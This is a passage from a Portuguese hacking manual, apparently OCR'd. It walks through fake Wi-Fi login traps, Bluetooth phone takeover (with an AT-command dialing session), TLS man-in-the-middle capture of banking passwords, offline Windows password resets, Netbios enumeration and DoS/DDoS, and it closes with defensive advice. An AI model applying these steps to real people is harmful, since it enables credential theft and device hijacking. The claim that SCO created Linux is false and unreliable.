
tentar compará-la com equivalentes em texto. Mais ou menos da mesma forma que fizemos anteriormente para descobrir a senha de usuários locais no Windows. Se a chave "bater" com um texto, ela foi descoberta. O CAIN e o COWPATTY fazem isso:



12.8.1.1 AP Spoofing


É possível rodar um software que simula um Access point no Linux. Ele faz com que o usuário pense estar se conectando à rede normal (Vex, por exemplo); quando na realidade, está caindo em uma espécie de Honeypot, uma armadilha. O BackTrack vem com um programa que permite tal operação e seu nome é AirSnarf.

Após configurá-lo, a vítima enxergará uma nova rede disponível e tentará se conectar:



Após se conectar e tentar navegar na Internet, o AirSnarf mostrará uma página para a vítima pedindo nome de usuário e senha. Essa página pode ser modificada da forma que você desejar (colocando logotipo de uma empresa conhecida que oferece serviços Wireless, por exemplo).

Assim que o usuário e a senha forem digitados, o AirSnarf irá automaticamente gravar esses dados em um log e exibi-los a você. A partir desse ponto, você pode permitir que a vítima navegue normalmente ou cortar o seu acesso da rede. De qualquer forma, os dados capturados são exibidos como mostrado abaixo:



12.8.2 Bluetooth

O Bluetooth é o favorito no quesito portabilidade. Muitos celulares já foram comprometidos através de problemas na manipulação do protocolo OBEX e da transferência de VCARDs, entre outros problemas comuns desta tecnologia. Vamos citar alguns dos perigos e problemas enfrentados pelos usuários:

12.8.2.1 BlueJacking


Também chamado de BlueSpamming. Consiste em trocar o nome do telefone para algo bem bizarro como "Vendo Peixe. 9912-0001", e então se conectar a celulares próximos. O proprietário do aparelho verá alguém tentando se comunicar com ele e visualizará a propaganda colocada como identificação. Imagine que eu tenha um site de uma marca de nome KEEDA. Seria algo como:

12.8.2.2 WarSnipping


Com esta técnica é possível detectar muitos telefones que estão com os Bluetooths ligados e marcados como "invisíveis". Consiste em enviar pacotes randômicos (lixo) e observar as respostas dos dispositivos próximos. O software BTCrawler consegue realizar isto através de um Pocket PC:

12.8.2.3 BlueSnarfing

O BlueSnarfing permite ao atacante obter dados privativos do dispositivo celular como os nomes dos contatos e os devidos telefones. Isto acontece devido a um problema com a implementação do OBEX. Essa técnica é utilizada faz tempo e já não possui tanto efeito nos celulares mais novos. O BackTrack traz o software BlueSnarfer, que permite explorar essa falha:



Veja a seguir os dados obtidos quando o BlueSnarfer é executado com sucesso:



12.8.2.4 Blue Bug


O Blue Bug é uma técnica mais recente e efetiva do que o BlueSnarf, além de ser mais poderosa. Ela permite que você consiga acessar funções de um celular remoto como: enviar mensagens SMS, redirecionar chamadas ou discar para onde você quiser. Praticamente você tem o controle total do telefone.

Você pode realizar o BlueBugging através do BackTrack ou do Blooover 2 em qualquer dispositivo que suporte J2ME.

Obtendo acesso ao celular remoto pelo BackTrack:

```
[root@backtrack ~]# cu -l rfcomm0 -s 9600
Connected.
AT
OK
AT+CGMM
ERICSSON

OK
ATD3199231217
OK
```

Utilizando o Blooover em um celular para acessar outro dispositivo:




Após um alvo vulnerável ser encontrado, basta escolher a função que você deseja executar no telefone e observar os resultados.

12.9 Man in the Middle

Essa é uma técnica muito eficiente e muito utilizada para se capturar senhas. Algumas pessoas até duvidam que ela exista (esses indivíduos gostam de possuir uma falsa sensação de segurança, acreditanto totalmente que serviços criptografados não dão margem para captura dos dados. Isso é verdade quando se trata de sniffers, mas a coisa aqui é completamente diferente).

Quando acessamos um site seguro ou qualquer outro recurso que utilize criptografia, como SSH (Secure Shell), a nossa conexão se faz dessa maneira:




Criptografia (SSL, SSH etc.)

Isso significa que os dados estão transitando criptografados entre o cliente, que é a pessoa que está se conectando à página ou recurso seguro e o sistema remoto. Se eu sniffar (farejar) o tráfego, vou obter informações sim, mas serão lixos, pois estão em código e, além disso, a pessoa precisaria estar em rede local comigo. Como eu poderia fazer então para capturar a senha daquela pessoa, além dos métodos tradicionais? Ora, de que adianta um keylogger se as pessoas hoje usam teclado virtual ao entrar no banco? Um screenlogger, como o Perfect Keylogger, conseguiria visualizar esse teclado, mas seria detectado pelo antivírus. Aí entra a técnica de man in the middle ou "homem no meio".

O nome traduz bem o que conseguimos fazer com essa técnica. Vamos pensar: os dados, ao chegarem no servidor remoto ou no cliente, são descriptografados, certo? Essa transição toda é feita baseando-se nas chaves de criptografia fornecidas com o certificado. Mas e se eu fizesse o seguinte: arrumasse uma maneira de entregar um certificado meu para o computador cliente, fazê-lo pensar que sou o servidor remoto e assim conseguir que ele me envie os dados, tomando como base a chave pública que eu forneci? Eu capturo esses dados, que graças à minha chave privada do certificado estarão descriptografados, criptografo-os novamente e envio para o servidor remoto como se fosse o computador cliente.


Assim:



É um processo simples.O computador do hacker vai agir como uma espécie de servidor Web para o computador cliente, entregando o certificado e recebendo os dados. Em relação ao servidor remoto, o invasor agirá como um cliente usando um navegador. Ele receberá os dados do servidor remoto e repassará ao computador cliente e vice-versa. Assim, ficando invisível "no meio" do processo. Podemos fazer isso de duas maneiras diferentes: remotamente e em rede local.

12.9.1 Man in the Middle Remoto


Nessa situação, não podemos utilizar um programa que faça o "homem no meio" local, como o Cain e o Webmitm do DSniff. A solução é utilizar um servidor proxy. Instalaremos esse serviço no nosso computador e faremos as configurações de conexão do computador cliente para acessar através do nosso endereço IP ou DNS dinâmico. O programa proxy que usaremos é próprio para isso é chama-se Achilles.



O Achilles é um proxy feito pra agir em modo man in the middle. Se você não marcar a opção Intercept Mode ON ele age como um servidor proxy normal. Nele, você especifica o certificado que será entregue ao sistema cliente (Cert File) caso deseje interceptar os da-


dos do cliente, do servidor, logar para um arquivo ou ignorar JPG e GIF (importante para não capturar lixo). Escolha uma porta e ative o programa (clicando no símbolo que parece um play). Após configurar o navegador do computador cliente para acessar através do nosso proxy, vamos entrar em um site seguro para ver o que acontece, como se fôssemos o usuário que estivesse sofrendo o ataque.

Logo na entrada, já recebemos a seguinte tela:



Isso significa que há um erro com o certificado. Três, para ser exato. Que ele foi emitido por uma empresa que você não confia, que ele expirou ou não é válido ou que o nome não corresponde ao nome do site. A maioria dos usuários vai ignorar essa tela e clicar no Sim, que deseja continuar.


O Cain, ao realizar o man in the middle, cria automaticamente uma cópia dos dados do certificado verdadeiro (de um banco, por exemplo). Assim, dos três erros mostrados anteriormente, só mostraria o primeiro, os outros dois ficariam "verdes", indicando que está tudo bem. Vamos ver esse recurso dele daqui a pouco. Agora, vamos entrar com uma senha qualquer no site seguro utilizando o teclado virtual.



Enquanto a pessoa estiver digitando, o Achilles nada irá capturar. Ele não é um keylogger. Assim que ela clicar em confirmar e os dados forem enviados para o computador do hacker e lá descriptografados, aí sim. Clique nos botões *C* (cliente) e *S* (servidor) no Achilles para observar


os dados capturados. A janela Cliente mostra os dados da primeira conexão criptografada, feita com a vítima. A janela Servidor mostra os dados da segunda conexão criptografada, feita com o servidor.

Observe na janela do cliente os números das contas e a senha:



Esse é um problema grave e que depende só de uma configuração de proxy no computador da vítima. Nenhum antivírus ou firewall pessoal vai barrar e é fácil configurar isso. Pode ser feito pelo registro, modificando-se duas chaves: ProxyEnabled (para ativar o recurso) e a chave proxy (que contém o endereço em si). Ambas ficam em InternetSettings. Muitas pessoas têm registro remoto ativado no Windows por padrão e isso pode ser extremamente perigoso.


Existe um outro programa também que pode ser utilizado no lugar do Achilles. É até mais recomendado, pois como é feito em Java pode rodar em qualquer SO, além de ter melhorias mais frequentes. É o Paros Proxy.




12.9.2 Man in the Middle Local

A vantagem do "homem no meio" local é poder realizar essa tarefa em dezenas de computadores ao mesmo tempo. Utilizamos ARP poisoning para redirecionar o tráfego para a nossa máquina. Assim, ficaremos em situação de man in the middle, repassando os dados para o gateway real. O processo é o mesmo do que já foi mostrado anteriormente. Após realizar o redirecionamento, basta aguardar a captura das sessões.

O Cain consegue realizar Man in the Middle com SSL, SSH, RDP e outros protocolos "seguros". Observe abaixo um MITM com SSL:




Observe a seguir um Man in The Middle realizado através de SSH-1, no qual foi possível obter normalmente as senhas de acesso ao serviço.



12.10 Outras Técnicas de Senhas

Além das tradicionais, existem algumas outras técnicas interessantes para se conseguir descobrir ou, pelo menos, mudar a senha existente nos sistemas. Claro que para funcionarem, você precisa estar localmente no computador.

- **Resetando manualmente**: Muitas vezes, ao instalar um sistema Linux com o gerenciador de boot Lilo, o comando linux single, que permite entrar como root local sem a necessidade de saber a senha, é ativado por padrão. Administradores infelizmente nem sabem disso.
- **Boot pelo CD**: Se você conseguir fazer com que o sistema local dê o boot pelo CD, seu problema está acabado. Utilize o NTFSDOS ou, melhor ainda, o NT Password Recovery (www.dmzs.com). Com este último, você tem um leque de opções. Pode alterar a senha de qualquer usuário de Windows NT, 2000, XP ou 2003, mesmo com a proteção Syskey ativada. Ou pode acessar o registro e realizar qualquer modificação que desejar. Uma outra opção seria utilizar um sistema Linux que realize o boot pelo CD, como o Kurumin. Assim, basta entrar na partição do Windows e copiar o arquivo criptografado de senhas, o SAM.



⇨ **LSA Secrets**: Mesmo que um usuário não salve a sua senha em alguma conexão feita no Windows (como uma conexão de acesso ao provedor de Internet, a chamada RAS), ela fica salva por um longo tempo no LSA. Para obter esses dados é só utilizar o Cain. Observe o nome do usuário e a senha grifados na imagem anterior.

12.11 Netbios

Como o capítulo não é somente sobre senhas, mas também sobre má configuração, veremos um pouco agora sobre Netbios e recursos compartilhados. Podem acontecer grandes problemas por coisas bobas, como compartilhamentos esquecidos ou Netbios por TCP/IP ativado. Antigamente, esse recurso não poderia ser acessível pela Internet, mas, quando foi encapsulado, passou a ser um perigo e muitos não ficam suficientemente atentos para ele.

Nos Windows da família NT, os compartilhamentos C$, ADMIN$ e IPC$ são habilitados por padrão. Isso permite que um invasor possa obter dados de sessão nula (como já vimos anteriormente) ou utilizar recursos de força bruta para tentar descobrir a senha.

De qualquer maneira, o simples fato desses recursos estarem ativados já denuncia qual o sistema operacional utilizado, o que pode ser feito através dos processos de varredura e enumeração.

E através de comandos simples, citando o nbtstat (status do Netbios), o invasor pode obter dados importantes, como os mostrados a seguir, identificando serviços essenciais no sistema e utilizando essas informações fundamentais para um possível futuro ataque.

Nome	Número	Tipo	Uso
<nome_do_computador>	0	U	Serviço de workstation
<nome_do_computador>	1	U	Serviço de mensagens
<_MSBROWSE_>	1	G	Browser principal
<nome_do_computador>	3	U	Serviço de mensagens
<nome_do_computador>	6	U	Serviço de servidor RAS
<nome_do_computador>	1F	U	Serviço NetDDE
<nome_do_computador>	20	U	Serviço de servidor de arquivos
<nome_do_computador>	21	U	Serviço de cliente RAS
<nome_do_computador>	22	U	Trocas de intercomunicação
<nome_do_computador>	23	U	Trocas de armazenamentos
<nome_do_computador>	24	U	Diretórios do Exchange
<nome_do_computador>	30	U	Servidor de compartilhamento de modem
<nome_do_computador>	31	U	Cliente de compartilhamento de modem

<nome_do_computador>	43	U	Cliente remoto SMS
<nome_do_computador>	44	U	Admin remoto SMS
<nome_do_computador>	45	U	Chat remoto SMS
<nome_do_computador>	46	U	TransferÍ ncia remota SMS
<nome_do_computador>	4C	U	ServiÁo TCP/IP DEC
<nome_do_computador>	52	U	ServiÁo TCP/IP DEC
<nome_do_computador>	87	U	Exchange MTA
<nome_do_computador>	6A	U	Exchange IMC
<nome_do_computador>	BE	U	Agente monitor da rede
<nome_do_computador>	BF	U	Software monitor da rede
<usu· rio>	3	U	ServiÁo de mensagens
<domÌnio>	0	G	Nome de domÌnio
<domain>	1B	U	Browser de domÌnio
<domain>	1C	G	Controlador de domÌnio
<domain>	1D	U	Browser principal
<domain>	1E	G	ServiÁos do browser
<INet~Services>	1C	G	Internet Information Server
<IS~Computer_name>	0	U	Internet Information Server
<nome_do_computador>	[2B]	U	Servidor Lotus Notes
IRISMULTICAST	[2F]	G	Lotus Notes
IRISNAMESERVER	[33]	G	Lotus Notes
Forte_$ND800ZA	[20]	U	ServiÁo de gateway DCA
<usu· rio>	3	U	ServiÁo de mensagens
<domÌnio>	0	G	Nome de domÌnio
<domain>	1B	U	Browser de domÌnio
<domain>	1C	G	Controlador de domÌnio
<domain>	1D	U	Browser principal
<domain>	1E	G	ServiÁos do browser
<INet~Services>	1C	G	Internet Information Server
<IS~Computer_name>	0	U	Internet Information Server
<nome_do_computador>	[2B]	U	Servidor Lotus Notes
IRISMULTICAST	[2F]	G	Lotus Notes
IRISNAMESERVER	[33]	G	Lotus Notes
Forte_$ND800ZA	[20]	U	ServiÁo de gateway DCA

Um outro problema ocorre com muitos usuários que usam versões mais antigas de sistemas, como o Windows 98. Como ele não possui atualizações automáticas, como o XP e os mais novos, muitas pessoas não sabem como atualizá-lo e, nesses sistemas você não acessa recursos de compartilhamento Netbios pelo nome de usuário mas, apenas colocando uma senha para cada recurso compartilhado.

Uma das piores falhas é justamente em relação a essa senha. Ela pode ser descoberta em poucos segundos, independente de ser fácil ou não. Isso fornece uma falsa sensação de segurança para os usuári-

os (que pensam ter seus documentos protegidos), principalmente hoje que a banda larga é extremamente comum.

Através de programas como o próprio Languard Network Scanner <www.gfi.com>, podemos facilmente escanear um intervalo de endereços IPs de um provedor de Internet e encontrar dezenas de compartilhamentos prontos para serem acessados. Muitos deles ainda em sistemas antigos e sem nenhuma senha.

12.12 Softwares

12.12.1 Windows

- **Brutus:** <http://packetstormsecurity.org>.
- **Cain:** <www.oxid.it>.
- **Packet Sniffer:** <http://packetstormsecurity.org>.
- **Achilles:** <http://packetstormsecurity.org>.
- **NT CD: <**www.dmzs.com**>.**

12.12.2 Linux

- **Wireshark:** <www.wireshark.org>.
- **DSniff: <**http://packetstormsecurity.org**>.**
- **AirSnort: <**www.airsnort.org**>.**
- **Paros Proxy: <**www.parosproxy.org**>.**

12.13 Solução

Configure corretamente o seu sistema. Esteja atento para configurações de senhas, force os usuários a utilizarem senhas com, no mínimo, oito caracteres e misturando letras e números. Faça com que o sistema peça a troca dessa senha em, no máximo, a cada três meses (o ideal é um). Também bloqueie a conta do usuário após três tentativas inválidas para evitar os ataques de força bruta.

Utilize serviços criptografados na rede para evitar o sniffing (farejamento). Prefira SSH em vez de Telnet, SFTP em vez de FTP comum e por aí vai. Se possível, acrescente entradas estáticas na tabela ARP das máquinas do domínio (utilize um script simples para isso), evitando assim a técnica de ARP poisoning e, consequentemente, o man in the middle.

O ArpON (Arp handler inspectiON tool) também é uma boa solução opensource. Ele é um software para sistemas Unix-like que permite detectar e impedir numa rede ataques de redirecionamento ARP, assim como interceptação MITM. O site da ferramenta é: <ww.pentestit.com/2010/06/09/arpon-arp-handler-inspection-tool/>.

Não permita que os usuários locais consigam dar boot no sistema por disquete ou CD-ROM. Se isso acontecer, eles poderão facilmente resetar a senha administrativa do sistema. E, por último, não se esqueça de remover quaisquer compartilhamentos de Netbios que não estiverem sendo utilizados. Lembre-se: cuidado nunca é demais.


- 13 -

Denial of Service

Agora, estamos no último ramo do nosso modelo. Observe que, nesse caso, ele não leva a um acesso não autorizado (Denial of Service/ Recusa de serviços) mas, tem como objetivo derrubar um sistema da rede consumindo os seus recursos. Isso pode ser feito de diversas maneiras. Um exemplo simples: um invasor poderia enviar um pacote *spoofado* para o servidor echo de uma rede, como se tivesse vindo do servidor chargen, fazendo os dois trocarem informações entre si, consumindo toda a banda disponível. Vamos dividir os ataques de recusa de serviço por tipos: os que exploram falhas, os simples (que consomem os recursos da rede) e os que utilizam softwares zumbis.

13.1 DoS Através de Falhas

Uma das maneiras de se causar uma recusa de serviço é se aproveitar de falhas em um sistema. Se você pesquisar no banco de dados do sourceforge, vai encontrar dezenas de exploits que causam justamente isso. Por exemplo, o vírus Blaster explorava um bug no servidor RPC do Windows 2000 e XP, que fazia com que o computador reiniciasse em poucos segundos, como mostrado a seguir:



Esse processo de exploração é quase igual a um exploit comum. Compile, coloque o endereço IP no qual a falha será explorada e, se o sistema estiver falho, a recusa de serviço acontecerá.

13.2 Ataques Comuns

Existem alguns tipos de ataques bem conhecidos no meio digital, a maioria não é mais eficaz, mas muitos ainda continuam sendo largamente usados. Curiosamente, alguns voltam a ser efetivos depois de anos de ineficácia. Um exemplo é o ataque Land, que era muito utilizado na época do Windows 95 e depois se tornou inútil, até que uma falha no Windows 2003 permitiu que ele pudesse ser utilizado novamente. Alguns dos inúmeros tipos de ataques comuns de recusa de serviço:

- **Ping da morte**: Técnica muito antiga e totalmente ineficaz, mas vale como referência histórica. Tratava-se de enviar um ping para um site com um pacote muito grande, fazendo esse sistema travar.
- **Syn Flood**: Técnica que envia pacotes Syn para um sistema, mas não realiza a transação completa em três vias. O resultado é que o alvo vai recebendo inúmeros pacotes, fica aguardando o resto das respostas e, eventualmente, consome todos os seus recursos.
- **Smurf**: Técnica que utiliza os endereços de broadcast das redes para gerar tráfego excessivo e redirecionar todos esses dados em um único alvo, consumindo automaticamente a sua banda.

Existem diversos outros tipos de ataque, mas o problema dessas técnicas é que hoje elas são ineficazes contra um sistema com conexão dedicada de altíssima velocidade, como um T1 ou T3.

De que adianta eu tentar um Syn-flood com a minha conexão de banda larga de 512 kb contra um host que possui um link de mais de 10 Mb? Como os atacantes conseguem então derrubar essas conexões? Da mesma maneira que o vírus MyDoom fez para realizar uma recusa de serviço no site da SCO, a criadora do Linux. Utilizando um DDoS, Distributed Denial of Service.

13.3 DDoS

Quando o ataque comum e as falhas não adiantam, é hora de recorrer aos softwares zumbis para realizar essa tarefa. A recusa de serviço distribuída é um poderoso recurso, pois soma todo o poder das conexões nos sistemas em que está instalada. Se eu infectar cem computadores, cada um deles possuindo uma conexão de até 256 Kb, já é o suficiente para derrubar grandes servidores. Existem alguns programas para realizar isso, o mais conhecido deles é o Tribal Flood Network (TFN). Esse software possui diversas versões, como o TFN2k. Também existem alguns poucos programas para Windows que realizam essa tarefa. O mais conhecido deles é o WinTrinoo.

13.4 Software

